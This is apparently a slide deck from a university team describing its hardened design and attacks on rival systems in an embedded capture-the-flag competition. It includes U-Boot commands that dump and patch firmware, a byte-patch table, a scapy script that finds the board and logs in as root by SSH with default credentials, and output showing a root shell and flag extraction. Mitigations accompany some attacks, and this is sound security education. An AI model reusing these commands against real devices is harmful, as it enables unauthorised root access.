



# DeNUvo<sup>1</sup> *@Northeastern University*

*Dennis Giese  
Erik Uhlmann  
Christopher Brown  
Sreeharsha Potu  
William Tan  
Jingyi Situ  
Advised By: Prof. Guevara Noubir*

1. DeNUvo is not related to Denuvo Software Solutions GmbH

# Outline

## Secure System Design

- The System

- The System: Reloaded

## Attacks!




- Lots of attacks

## General Comments

# Secure System Design

- Assumption: Attacker may have arbitrary R/W to DDR3 ram
- Full memory encryption using FPGA
  - pre-encrypt everything for performance and security
- Moving MESH from U-Boot to Linux
- Strip down U-Boot (just boot Linux)
- Strip down Linux
  - Replace init with MESH
  - Remove networking, drivers and automount
  - Remove all unnecessary binaries (yes, also bash!)
  - Verify that it is really clean
- Glitch protection (Clock + Voltage + Flash) --> MITRE watchdog
- Don't implement own crypto containers, just use LUKS

# Secure System Design



# Our Secure Design v2.0

- Disable U-Boot relocation
- FPGA based integrity check for U-Boot and Kernel
- Use FPGA as necessary element in hash computations
- Integrity checks of filesystems (against block corruptions)
- Things we forgot:
  - Check for downgrade attack while “play” command
  - clear (not only delete) secrets when not used anymore
- No time: execute game in QEMU with custom instructions

# Attacks

- While development: research for possible attacks
- Closed vulnerabilities in our design -> potential attack vectors in other teams


Team DeNUvo Flaglist			- CONFIDENTIAL, DO NOT SHARE WITH OTHER TEAMS -																			
Team	MESH in U-boot	uEnv.txt in SPI	Dropbear active	U-Boot BOF	Cold Boot	Relocation fixed	Glitchable	Pin Hash	Comments													
competitor 1	y	n	y, but gets killed	y	y	y	y	plaintext	uEnv not active and dropbear gets killed at bootime. Team left the buffer overflow in the username+pin (already existed in the													
competitor 2	y	y	n	n	y	y	y	bcrypt(10)	vulnerable to uEnv.													
competitor 3	y	y	y	n	y	y	y	argon2id	vulnerable to uEnv.													
competitor 4	y	y	n	n	y	y	y	bcrypt(12)	vulnerable to uEnv. Plaintext pin reused as part of the key for containers, bruteforcing that faster than to bruteforce bcrypt(12)													
competitor 5	y	y	y, but gets killed	y	y	y	y	PBKDF2-HMAC-SHA256	vulnerable to uEnv.													
competitor 6	y	y	y	n	y	y	y	ecdh	vulnerable to uEnv, dropbear enabled with default credentials, only 7 digits of pin are used													
competitor 7	y	y	y		y	y	y	sha256crypt-like	uEnv...													
competitor 8	y	n	y	n	y	y	y	sha256+salt	open dropbear server													
competitor 9	y	y	y	n	y	y	y	sha256	open dropbear server, some weird debugging functions giving away the pin hashes													
DeNUvo	n	n	n	n	y	y, not exploitable	n	argon2id+secret														

# Attack: uEnv in SPI Flash

Team DeNUvo Flaglist				- CONFIDENTIAL, DO NOT SHARE WITH OTHER TEAMS -															
For uEnv.txt vulnerable designs																			
1. Boot special SD card and set bootcmd to "echo u-boot...;fatwrite mmc 0:1 0x04000000 uboot.dump 0x00400000;echo fit image...;fatwrite mmc 0:1 0x10000000 fitimage.dump 0x0F000000; echo done"																			
2. Extract credentials and keys from u-boot and query them to bruteforce (if necessary) 2a) Decrypt rollback1.0, hackermid and ip if possible 2b) Create new games for jailbreak and bash if necessary																			
3. Use extracted credentials and patch sources to rebuild a Image with Uboot,Kemel and Initrd (with disabled game execution, enabled bash and dropbear, and integrated static compiled gdb)																			
4. Patch U-boot dump if necessary (e.g. remove version check, signature check, set default pin for user pinbypass, etc)																			
5. Load Kemel and Initrd as hacks.bin, and U-boot as uboot.dump using bootcmd "echo patching image; fatload mmc 0:1 0x10000000 hacks.bin; fatload mmc 0:1 0x04000000 uboot.dump; setenv bootcmd; saveenv; go 0x04000000"																			
6. Use modified U-boot for Rollback, Pinbypass or just boot into our custom Kemel+Initrd (for hackermid, jailbreak and ip flag)																			

```
u-boot> setenv bootcmd "echo haxed"  
u-boot> saveenv  
u-boot> reset
```

# Attack: uEnv in SPI Flash



```
u-boot> setenv bootcmd "mw.b 0x0400EC73 0x8A; setenv  
bootcmd; saveenv; go 0x04000000"
```



# Attack: uEnv in SPI Flash

The screenshot shows the IDA Pro interface for the file `u-boot_fromdump.elf.idb`. The left pane displays a list of functions, including `string_to_vlan`, `on_nvlan`, `rpc_lookup_reply`, `nfs_mount_reply`, `nfs_umountall_reply`, `nfs_lookup_reply`, `nfs3_get_attributes_offset`, `nfs_readlink_reply`, `basename`, `rpc_req`, `nfs_umountall_req`, `nfs_read_reply`, `nfs_mount_req`, `nfs_readlink_req`, `nfs_lookup_req`, `nfs_read_req`, `nfs_send`, `nfs_handler`, `nfs_timeout_handler`, `nfs_start`, `ping_timeout_handler`, `ping_start`, `ping_receive`, `tftp_complete`, `tftp_send`, `update_block_number`, `tftp_handler`, `tftp_timeout_handler`, `icmp_handler`, `tftp_start`, `do_dm_dump_devres`, and `do_dm`.

The central pane shows the disassembly of the `0000` function, which contains a comment block and input fields for SHA256, MD5, and CRC32. The comment block reads: "This file was generated by The Interactive Disassembler (IDA) Copyright (c) 2018 Hex-Rays, <support@hex-rays.com> License info: 48-B011-7174-A8 Dennis Giese, personal license". The input fields are: Input SHA256: B5138DECFF30C8821C2D436046C6F313771062361861948C5D91894F742DA8, Input MD5: F584CB4378BA24BD2F1635AC1EF41186, and Input CRC32: 0F345518.

The foreground dialog box, titled "Patched bytes", displays a table of memory addresses and their corresponding original and patched bytes. The table has four columns: Address, Length, Original bytes, and Patched bytes. The data is as follows:

Address	Length	Original bytes	Patched bytes
0400DE60	0x1	01	00
0400DE64	0x1	02	00
0400DE70	0x1	01	00
04044BAA	0x1	E0	A0
04044E04	0x2	20 20	00 00
04044E07	0x3	E3 07 10	E1 00 00
04044E0C	0x1	44	00
04044E0E	0x6	9D E5 DD 41 00 EB	A0 E1 00 00 A0 E1
04044E16	0x3	50 E3 06	A0 E1 00
04044E1A	0x4	00 0A 20 20	A0 E1 00 00
04044E1F	0x3	E3 07 10	E1 00 00
04044E24	0x1	44	00
04044E26	0x6	9D E5 D7 41 00 EB	A0 E1 00 00 A0 E1
04044E2E	0x3	50 E3 F8	A0 E1 00
04044E32	0x3	9F 15 32	A0 E1 00
04044E36	0x2	00 1A	A0 E1

# Impact



You control  
*everything...*

# Mitigation

```
diff --git a/Arty-Z7-10/project-spec/meta-user/recipes-bsp/u-boot/files/platform-top.h
b/Arty-Z7-10/project-spec/meta-user/recipes-bsp/u-boot/files/platform-top.h
index df99eeb..d8be982 100755
--- a/Arty-Z7-10/project-spec/meta-user/recipes-bsp/u-boot/files/platform-top.h
+++ b/Arty-Z7-10/project-spec/meta-user/recipes-bsp/u-boot/files/platform-top.h
@@ -18,15 +18,10 @@
     #endif
     #define ZYNQ_GEM_SPI_MAC_OFFSET          0x20

-/* Add ability to read uEnv.txt when not using SPI Flash for env */
+/* Remove uEnv in SPI flash entirely */

-#ifndef CONFIG_ENV_IS_IN_SPI_FLASH
+#undef CONFIG_ENV_IS_IN_SPI_FLASH
     #define CONFIG_ENV_IS_NOWHERE
-#define CONFIG_ENV_SIZE          0x20000
-
-#undef CONFIG_PREBOOT
-#define CONFIG_PREBOOT "echo U-BOOT for Arty Z7; setenv preboot; setenv bootenv uEnv.txt; setenv
loadbootenv_addr 0x1EE00000; if test $modeboot = sdboot && env run sd_uEnvtxt_existence_test; then if
env run loadbootenv; then env run importbootenv; fi; fi; dhcp"
-#endif
```

# Attack: Just SSH™

```
from scapy.all import *

face = "something"
mac = get_if_hwaddr(face)
board_ip = None

def sniff_cb(pkt):
    global board_ip
    global mac
    if pkt[Ether].src != mac and IPv6 in pkt:
        ipsrc = pkt[IPv6].src
        if ipsrc != "::":
            board_ip = ipsrc
            return True
    return False

sniff(iface=face, stop_filter=sniff_cb)

print("Hacking the mainframe...")

args = ["sshpas", "-p", "root", "ssh", "-oUserKnownHostsFile=/dev/null", "-oStrictHostKeyChecking=no",
        "-oPubkeyAuthentication=no", "root@" + board_ip + "%" + face]
subprocess.call(args, stdin=0, stdout=1, stderr=2)
```

# Attack: Just SSH™

```
[haskal@haddock ectf]$ sudo ./shell_me.py  
[sudo] password for haskal:  
Hacking the mainframe...  
Warning: Permanently added 'fe80::6c75:feff:fec4:4c1c%enp62s0u1u4' (RSA) to the list of known hosts.  
root@Arty-Z7-10:~#
```



# Attack: Just SSH™

```
[haskal@haddock ectf]$ sudo ./shell_me.py
[sudo] password for haskal:
Hacking the mainframe...
Warning: Permanently added 'fe80::6c75:feff:fec4:4c1c%enp62s0u1u4' (RSA) to the list of known hosts.
root@Arty-Z7-10:~# /run/media/mmcblk0p2/gdb-arm-static-7.11 /usr/bin/game
GNU gdb (GDB) 7.11
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabi".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /usr/bin/game...done.
(gdb) start
Temporary breakpoint 1 at 0x10718
Starting program: /usr/bin/game

Temporary breakpoint 1, 0x00010718 in main ()
(gdb) call flag_printout()
Here's your flag: ectf{hackermod_3dbc221be0cb364f}
$1 = 0
(gdb) █
```

# Impact



✓ Jailbreak

✓ Hackermud

✓ Intellectual Property

*With decryption of games  
on disk:*

✓ Rollback

✓ Pinbypass

# Mitigation

```
$ petalinux-config -c rootfs
```

Remove packagegroup-core-ssh-dropbear

While you're at it, go ahead and remove all the other bloat too (like us)

Also remove the whole init system so dropbear could never get started even if it were there

Also compile packet networking support out of the kernel so it literally doesn't know what a TCP is



# Other Attacks

## ROP in MESH (Username + Pin fields)

abused buffer overflow to jump to gadgets which leak secret information  
overwriting up to r13, but only r4-r7 were usable after return

```
eth0: ethernet@e000b000
SF: Detected s25fl128s_64k with page size 256 Bytes, erase size 64 KiB, tota
l 16 MiB
Skipping install of rollback-v2.0, game is already installed.
Enter your username:
Enter your username:
Enter your PIN:
Login failed. Please try again

data abort
pc : [<1fb72f54>]      lr : [<1fb57ce4>]
reloc pc : [<04031f54>]  lr : [<04016ce4>]
sp : 1e720e48  ip : 1fbada4c  fp : 040540dc
r10: 0406e554  r9 : 1e720ee8  r8 : 0000767b
r7 : 1fbad8dc  r6 : 1fbad8dc  r5 : 1fbad8dc  r4 : 1fbad8dc
r3 : 65640039  r2 : 1fb51d10  r1 : 34343632  r0 : 00000001
Flags: nzCV  TROS  Mode SVC_32
Resetting CPU ...
```

**pinbypass pin**

# Other Attacks

## Cold boot attack

Dumping U-boot + Kernel + Initrd + Game from DDR3 RAM after reset

## Rollback: Fault injection in SPI flash



Corrupting flash data after boot by shorting SPI-CLK with SPI-SO (while installing v1.0)

## Editing SPI flash after boot

Removing SPI flash chip after booting and changing the contents externally

## Recording the Screen content with a Smartphone

One team accidentally leaked their encryption keys while booting Linux



# General Comments

What about your opponents' systems made things difficult for you as an attacker?

A: PIN hashing systems

Argon2, Bcrypt  
Elliptic Curve PKC (???)

Would some of your attacks have also worked against your own system?

A: No. (Well... potentially a well timed bitstream cold boot attack, maybe)

What was the most valuable thing you learned during the competition?

A: Development team members are the best attackers

# General Comments

What was the most valuable thing you learned during the competition?

A1: Don't write spaghetti code in your custom PIN cracking framework

Accidentally made three machines do exactly the same work

Oops :(

A2: Double check *\*everything\** against your design document, even if it seems to work fine.

# Questions?



# The DeNUvo Springbreak: Hacking in Progress...

3 AM in the morning...

